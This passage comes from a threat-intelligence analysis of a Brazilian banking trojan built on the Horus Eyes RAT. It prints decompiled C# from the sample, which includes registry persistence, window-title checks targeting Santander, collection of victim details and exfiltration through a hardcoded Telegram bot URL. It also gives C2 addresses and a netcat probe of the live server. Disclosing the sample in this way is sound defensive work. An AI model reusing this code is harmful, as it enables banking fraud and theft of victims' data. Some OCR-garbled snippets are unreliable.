costura.packetlib.pdb.compressed	costura.packetlib.pdb.compressed
costura.costura.dll.compressed	costura.options.pdb.compressed
costura.packetlib.dll.compressed	costura.costura.dll.compressed
costura.options.dll.compressed	costura.packetlib.dll.compressed
get Connected	costura.options.dll.compressed
AwaitUnsafeOnCompleted	get Connected
get IsCompleted	AwaitUnsafeOnCompleted
get Guid	get IsCompleted
	get Guid

Figure 12: Similarities between warsaw and the original RAT version.


During this analysis, it was possible to understand the resources are the same, and **just specific routines were added to basically introduce the Telegram feature and the creation of the registry key to maintain the trojan persistence.**

In short, the main changes introduced by criminals are:

- Telegram notification mechanism implemented on the “**Check()**” and “**Main()**” routines; and
- Creation of the “**doSubmitHttpRequest()**” routine to perform the HTTP GET request to the Telegram API with the victims’ data.

Loader.exe (warsaw)

Stub.exe (original)



same

Figure 13: Big picture of the loader.exe (warsaw) and the original RAT client (Stub.exe).

As described, the “**Main()**” routine introduces a block of code responsible for maintain communication with the Telegram API to inform criminals about a new infection. The improvement can be observed below (left-side).

Loader.exe (warsaw)

```
1 // Client-C
2 // Token: 0x00000000 RID: 18 RVA: 0x00002450 File Offset: 0x00000000
3 [STAThread]
4 public static void Main()
5 {
6     bool flag = Operators.CompareString(C.Install_D, "True", false) == 0;
7     if (!flag)
8     {
9         Options options = new Options(C.Install_M);
10        Options.StartUp(C.Install_T);
11    }
12    C.SetCurrentDirectory(Path.GetTempPath());
13    C.SetPriorityClass(Process.GetCurrentProcess().Handle, (C.dwPriorityClass)1081344U);
14    C.SetThreadExecutionState((C.EXECUTION_STATE)2147483715U);
15    try
16    {
17        StringBuilder stringBuilder = new StringBuilder(256);
18        IntPtr foregroundWindow = C.GetForegroundWindow();
19        bool flag2 = C.GetWindowText(foregroundWindow, stringBuilder, 256) > 0;
20        if (flag2)
21        {
22            Console.WriteLine(C.RemoveChar(stringBuilder.ToString()));
23            bool flags = C.RemoveChar(stringBuilder.ToString());
24            if (flags)
25            {
26                C.I = new TcpClient();
27                C.T.Connect(IPAddress.Parse(Conversions.ToString(C.CheckDNS())), int.Parse(C.P));
28                bool connected = C.T.Connected;
29                if (connected)
30                {
31                    C._Closure$__14-0 CS$<8>_local1 = new C._Closure$__14-0(CS$<8>_local1);
32                    CS$<8>_local1.$VB$Local_M = C.T.GetStream();
33                    Thread thread = new Thread(delegate()
34                    {
35                        C.R(CS$<8>_local1.$VB$Local_M);
36                    });
37                    thread.Start();
38                }
39            }
40            DateTime now = DateTime.Now;
41            Computer computer = new Computer();
42            string[] array = new string[]
43            {
44                "***** Nova vitima *****",
45                "Banco: " + stringBuilder.ToString(),
46                "Sistema: " + computer.Info.OSVersion + " - " + computer.Info.OSVersion,
47                "Nome: " + Environment.UserName + " - " + C.Privilege(),
48                "Tempo: " + Conversions.ToString(now),
49                "Local: " + RegionInfo.CurrentRegion.DisplayName + " - " + RegionInfo.CurrentRegion.EnglishName,
50                "*****"
51            };
52            C.doSubmitHttpRequest(string.Concat(new string[]
53            {
54                "https://api.telegram.org/bot1581491138:AAB8dub3eVv--feyD67FCmVnoTHWz391/sendMessage?chat_id=-597075353&text="
55            }));
56        }
57        while ((C.T.Connected)
58        {
59            try
60            {
61                C.T.Connect(IPAddress.Parse(Conversions.ToString(C.CheckDNS())), int.Parse(C.P));
62                bool connected2 = C.T.Connected;
63                if (connected2)
64                {
65                    C._Closure$__14-1 CS$<8>_local2 = new C._Closure$__14-1(CS$<8>_local2);
66                    CS$<8>_local2.$VB$Local_M = C.T.GetStream();
67                    Thread thread2 = new Thread(delegate()
68                    {
69                        C.R(CS$<8>_local2.$VB$Local_M);
70                    });
71                    thread2.Start();
72                }
73            }
74            catch (Exception ex2)
75            {
76            }
77        }
78        Thread thread3 = new Thread((C._Closure$__14-2 == null) ? (C._Closure$__14-2 = delegate()
79        {
80            C.Check();
81        }) : C._Closure$__14-2);
82        thread3.Start();
83    }
84}
```

Telegram feature added

Stub.exe (original)

```
4 public static void Main()
5 {
6     if (Operators.CompareString(C.Install_D, "True", false) == 0)
7     {
8         new Options(C.Install_M);
9         Options.StartUp(C.Install_T);
10    }
11    Options.oneInstance();
12    C.SetCurrentDirectory(Path.GetTempPath());
13    C.SetPriorityClass(Process.GetCurrentProcess().Handle, (C.dwPriorityClass)1081344U);
14    C.SetProcessPriorityBoost(Process.GetCurrentProcess().Handle, false);
15    C.SetThreadExecutionState((C.EXECUTION_STATE)2147483715U);
16    try
17    {
18        C.T.Connect(IPAddress.Parse(Conversions.ToString(C.CheckDNS())), int.Parse(C.P));
19        if (C.T.Connected)
20        {
21            C._Closure$__10-0 CS$<8>_local1 = new C._Closure$__10-0(CS$<8>_local1);
22            CS$<8>_local1.$VB$Local_M = C.T.GetStream();
23            new Thread(delegate()
24            {
25                C.R(CS$<8>_local1.$VB$Local_M);
26            }).Start();
27        }
28    }
29    catch (Exception ex)
30    {
31    }
32    while ((C.T.Connected)
33    {
34        try
35        {
36            C.T.Connect(IPAddress.Parse(Conversions.ToString(C.CheckDNS())), int.Parse(C.P));
37            if (C.T.Connected)
38            {
39                C._Closure$__10-1 CS$<8>_local2 = new C._Closure$__10-1(CS$<8>_local2);
40                CS$<8>_local2.$VB$Local_M = C.T.GetStream();
41                new Thread(delegate()
42                {
43                    C.R(CS$<8>_local2.$VB$Local_M);
44                }).Start();
45            }
46        }
47        catch (Exception ex2)
48        {
49        }
50    }
51    new Thread((C._Closure$__110-2 == null) ? (C._Closure$__110-2 = delegate()
52    {
53        C.Check();
54    }) : C._Closure$__110-2).Start();
55}
```



Figure 14: Telegram feature added in order to inform criminals about new infections.

The block of the code of the routine “doSubmitHttpRequest()” is responsible for sending the details to the Telegram bot/channel also presented below.

```
private static void doSubmitHttpRequest(string url)
{
    ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
    HttpRequest httpWebRequest = (HttpRequest)WebRequest.Create(url);
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.119 Safari/537.36";
    httpWebRequest.Method = "GET";
    httpWebRequest.ContentType = "text/xml; encoding=utf-8";
    StreamReader streamReader = new StreamReader(httpWebRequest.GetResponse().GetResponseStream());
    string text = streamReader.ReadToEnd();
    streamReader.Close();
    httpWebRequest.GetResponse().Close();
}
```




Figure 15: Block of code responsible for sending the victim’s details to the Telegram bot/channel under the criminals’ operation.

In detail, we can see that at the moment the “Check()” function is executed, an entry is added to the Windows registry in order to create the trojan persistence and the victim activity is then monitored in a loop. When the match with a hardcoded substring happens, some information is collected and sent to the Telegram bot/channel. This activity allows to generate an alert to the criminals’ operation, and after that, they can use the full capabilities of the Horus Eyes RAT now installed on the victims’ machines to fully compromise their banking accounts.

```

Check0: void X
3 public static void Check()
4 {
5     Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Application.ProductName, Application.ExecutablePath);
6     byte[] bytes = Encoding.UTF8.GetBytes("");
7     {
8         }
9     Thread.Sleep(1000);
10    try
11    {
12        C.T.GetStream().Write(bytes, 0, bytes.Length);
13    }
14    catch (Exception ex)
15    {
16        try
17        {
18            StringBuilder stringBuilder = new StringBuilder(256);
19            IntPtr foregroundWindow = C.GetForegroundWindow();
20            bool flag = C.GetWindowText(foregroundWindow, stringBuilder, 256) > 0;
21            if (flag)
22            {
23                Console.WriteLine(C.RemoveJunk(stringBuilder.ToString()));
24                bool flag2 = C.RemoveJunk(stringBuilder.ToString()).ToString().Contains("santander") | stringBuilder.ToString().Contains("Santander");
25                if (flag2)
26                {
27                    C.T = new TcpClient();
28                    C.T.Connect(IPAddress.Parse(Conversions.ToString(C.CheckDNS())), int.Parse(C.P));
29                    bool connected = C.T.Connected;
30                    if (connected)
31                    {
32                        C._Closure$__12-0 CS$<>8_locals1 = new C._Closure$__12-0(CS$<>8_locals1);
33                        CS$<>8_locals1.$VB$Local_N = C.T.GetStream();
34                        Thread thread = new Thread(delegate()
35                        {
36                            C.R(CS$<>8_locals1.$VB$Local_N);
37                        });
38                        thread.Start();
39                    }
40                }
41                DateTime now = DateTime.Now;
42                Computer computer = new Computer();
43                string[] array = new string[]
44                {
45                    "***** Nova vitima *****",
46                    "Banco: " + stringBuilder.ToString(),
47                    "Sistema: " + computer.Info.OSFullName + " - " + computer.Info.OSVersion,
48                    "Nome: " + Environment.UserName + " - " + C.Privilege(),
49                    "Tempo: " + Conversions.ToString(now),
50                    "Local: " + RegionInfo.CurrentRegion.Name + " - " + RegionInfo.CurrentRegion.EnglishName,
51                };
52                C.doSubmitHttpRequest(string.Concat(new string[]
53                {
54                    "https://api.telegram.org/bot1501491138:AAF0dvh3eYK--fsysD6JFCznVxoTH0WZ39I/sendMessage?chat_id=-507075353&text=",
55                }));
56            }
57        }
58    }
59 }

```

trojan added to registry


check if the opened windows contains a specific string

inform criminals via Telegram about the user interaction

Figure 16: The trojan adds a key on the Windows registry, monitoring the victim’s activity and send data via Telegram API to criminals.

The trojan collects some information about the machine, including:

- o Computer name
- o Windows Version
- o Current region + Language
- o Name of the target bank portal
- o Get user privileges (normal user or administrator)
- o Check the system architecture (x86 or x64).



Computer computer = new Computer();
List<string> list = new List<string>
{
 computer.Info.OSFullName,
 Environment.UserName,
 computer.Info.OSVersion,
 RegionInfo.CurrentRegion.Name + " - " + RegionInfo.CurrentRegion.EnglishName,
 Conversions.ToString((int)Process.GetCurrentProcess().Handle),
 C.Privilege(),
 C.Check64Bit()
};

```
private static string Check64Bit()  
{  
    bool is64BitProcess = Environment.Is64BitProcess;  
    string result;  
    if (is64BitProcess)  
    {  
        result = "64";  
    }  
    else  
    {  
        result = "32";  
    }  
    return result;  
}
```

```
private static string Privilege()  
{  
    WindowsIdentity current = WindowsIdentity.GetCurrent();  
    WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);  
    bool flag = windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator);  
    string result;  
    if (flag)  
    {  
        result = "Admin";  
    }  
    else  
    {  
        result = "User";  
    }  
    return result;  
}
```

Figure 17: Information collected during the trojan execution.

The collected information is compiled in a string array and then sent to the Telegram channel through the **doSubmitHttpRequest()** routine as observed below.


```

193 DateTime now = DateTime.Now;
194 Computer computer = new Computer();
195 string[] array = new string[]
196 {
197     "==== Nova vitima =====",
198     "Banco: " + stringBuilder.ToString(),
199     "Sistema: " + computer.Info.OSFullName + " - " + computer.Info.OSVersion,
200     "Nome: " + Environment.UserName + " - " + Client.C.Privilege(),
201     "Tempo: " + Conversions.ToString(now),
202     "Local: " + RegionInfo.CurrentRegion.Name + " - " + RegionInfo.CurrentRegion.
203     "====="
204 };
205 client.doSubmitHttpRequest(string.Concat(new string[]
206 {
207     "https://api.telegram.org/",
208     array[0],
209     "\r\n",
210     array[1],
211     "\r\n",
212     array[2],
213     "\r\n",
214     array[3],
215     "\r\n",
216     array[4],
217     "\r\n",
218     array[5],
219     "\r\n",

```

data sent to Telegram channel

Value
"Microsoft Windows 7 Ultimate "
Microsoft.VisualBasic.Devices.ComputerInfo
"6.1.7601.65536"
"Sistema: Microsoft Windows 7 Ultimate - 6.1.7601.65536"
"dude"
"Admin"
"Nome: dude - Admin"
"8/4/2021 11:56:12 AM"
"Tempo: 8/4/2021 11:56:12 AM"
{US}
"US"
{US}
"United States"
"Local: US - United States"

Figure 18: Information sent to the Telegram channel in runtime.

Taking advantage of the Telegram API, we got some interesting details in order to potentially track the criminals behind this malicious schema. As noted, 349 messages were sent to the Telegram channel before, potentially representing 349 infections.

Another interesting detail is the username of the Telegram bot "**Banking171Bot**". **Banking171** was the name used by criminals to create the telegram bot.




Figure 19: Details about the Telegram bot and channel used by criminals.

Curiously in a past campaign detected in December 2020 and called ANUBIS network, we identified a big banking schema from Brazil using the number “171” as suffix (**Anubis171**). We don’t know if this could potentially be an indicator related to the same group, but the two criminals groups are from the same geolocation: Brazil.

The name of the Telegram group is “**KL – LOGS**“, and it is a way of notifying criminals about new infections as presented below. After that, they can fully compromise the victims taking advantage of the capabilities of the Horus Eyes RAT.





Figure 20: Victims' details sent to the Telegram group.

Remote access using RAT capabilities

After receiving a notification about a new infection, criminals use the Horus Eyes RAT capabilities to access remotely and get full control over the victims' machines. As observed in Figure 21, the IP address and port of the Horus Eyes RAT are hardcoded on the binary file and hosted on an AWS EC2 instance geolocated in Brazil.



```

// Token: 0x04000001 RID: 1
private static TcpClient T = new TcpClient();
// Token: 0x04000002 RID: 2
public static string H = "1.tcp.sa.ngrok.io";
// Token: 0x04000003 RID: 3
public static string P = "26472";
// Token: 0x04000004 RID: 4
public static string Install_D = "KI1N";
// Token: 0x04000005 RID: 5
public static string Install_T = "STIMEX";
// Token: 0x04000006 RID: 6
public static string Install_N = "SNAPEX";

231 C.T.Connect(IPAddress.Parse(Conversions.ToString(C.CheckDNS())), int.Parse(C.P));
232 bool connected2 = C.T.Connected;
233 if (connected2)
234 {
235     C._Closure$__14-1 CS$<>8_locals2 = new C._Closure$__14-1(CS$<>8_locals2);
236     CS$<>8_locals2.$VB$Local_N = C.T.GetStream();
237     Thread thread2 = new Thread(delegate()
238     {
239         C.R(CS$<>8_locals2.$VB$Local_N);
240     });
241     thread2.Start();
242 }
243 catch (Exception ex2)
244 {
245 }
246 Thread thread3 = new Thread((C._Closure$
247 $T14-2 == null) ? ((C._Closure$
248 $T14-2 = delegate
249
00% -
locals
Name Value
[System.Net.Sockets.SocketException (0x80004005): No connection coul...
Client.C.CheckDNS returned "54.94.248.37"
Microsoft.VisualBasic.CompilerServices.Conversions.ToString ret... "54.94.248.37"
System.Net.IPAddress.Parse returned "54.94.248.37"
int.Parse returned 0x00006768
ec2-54-94-248-37.sa-east-1.compute.amazonaws.com => 54.94.248.37

```

Figure 21: Identification of the IP address and port of the RAT server hosted on an AWS EC2 instance.

In order to confirm if the server was online at the moment of the analysis, we communicate with it and receive a very interesting response 😊

```

(kali@kali)-[~]
└─$ host 54.94.248.37
54.94.248.37.in-addr.arpa domain name pointer ec2-54-94-248-37.sa-east-1.compute.amazonaws.com.

(kali@kali)-[~]
└─$ nc 54.94.248.37 26472 -v
Connection to 54.94.248.37 26472 port [tcp/*] succeeded!
@PacketLib, Version=1.0.0.0, Culture=neutral, PublicKeyToken=nullPacketLib.Packet+PacketMaker_Plugin
_File_Name_Function_Params_MiscacketLib.Packet+PacketType
PacketLib.Packet+PacketTypevalue_

```





Figure 22: Checking connectivity with the RAT server.

These were definitely good news 😊 With some tricks in place and ...



As mentioned earlier, the RAT server is used to get control over the victims' machines, installing additional payloads, get passwords from popular web-browsers, accessing the file system, getting a remote desktop screen shoot, and so on. To do this, criminals only cross-reference the data received by Telegram with the details present in the RAT server dashboard (the new infected clients).




Figure 23: Dashboard of the Horus Eyes RAT server and remote control over the victim's machine.

Web server – telemetry details

According to the VirusTotal service, a lot of domains have been hosted on the same server during 2021, and many of them were also flagged as malicious. This is a clear sign this AWS EC2 instance have been used by criminals to distribute malware schemas in the wild around the globe.

Passive DNS Replication ⓘ

Date resolved	Resolver	Domain
2021-08-02	VirusTotal	de0ced063bd4.sa.ngrok.io
2021-07-31	VirusTotal	telepicture.net
2021-07-24	VirusTotal	vpn.wvetro.com.br
2021-07-24	VirusTotal	dev.glaslab.com
2021-07-12	VirusTotal	7c6335c3b2c6.sa.ngrok.io
2021-07-11	VirusTotal	kekul.com
2021-07-08	VirusTotal	sa3.maintenance.ctrl.prosumer.io
2021-07-03	VirusTotal	delta.sdmf.dev
2021-06-19	VirusTotal	homero.x-os.dev
2021-06-09	VirusTotal	mx4.impactgh.com

Communicating Files ⓘ

